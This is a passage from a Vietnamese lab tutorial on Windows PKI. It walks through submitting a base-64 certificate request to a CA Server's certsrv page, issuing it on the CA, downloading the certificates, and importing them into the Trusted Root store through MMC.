
Nhấn Submit a certificate request by using a base-64-encoded CMC or PKCS #10 file, or submit a renewal request by using a base-64-encoded PKCS #7 file



Mở File ca.txt -> Copy nội dung -> Paste vào Base-64-encoded certificate request… -> Submit




Yêu cầu đã được gửi đến CA Server để xác nhận



Chuyển sang máy CA Server:


Nhấn Pending Request -> Right click vào yêu cầu -> All Tasks -> Issue




Trở lại máy Web Server:

Truy cập vào CA Server **:** http://192.168.12.254/certsrv


Nhấn View the status of a pending certificate request




Nhấn Saved-Request Certificate …




Download 2 file chứng chi bên dưới về máy




B5: Vào Run -> mmc




File -> Add/Remove Snap-in…



Chọn Certificate -> Add




Chọn My user account -> Finish.




Chọn Trust Root Certificate Authority


Right click -> All Tasks -> Import

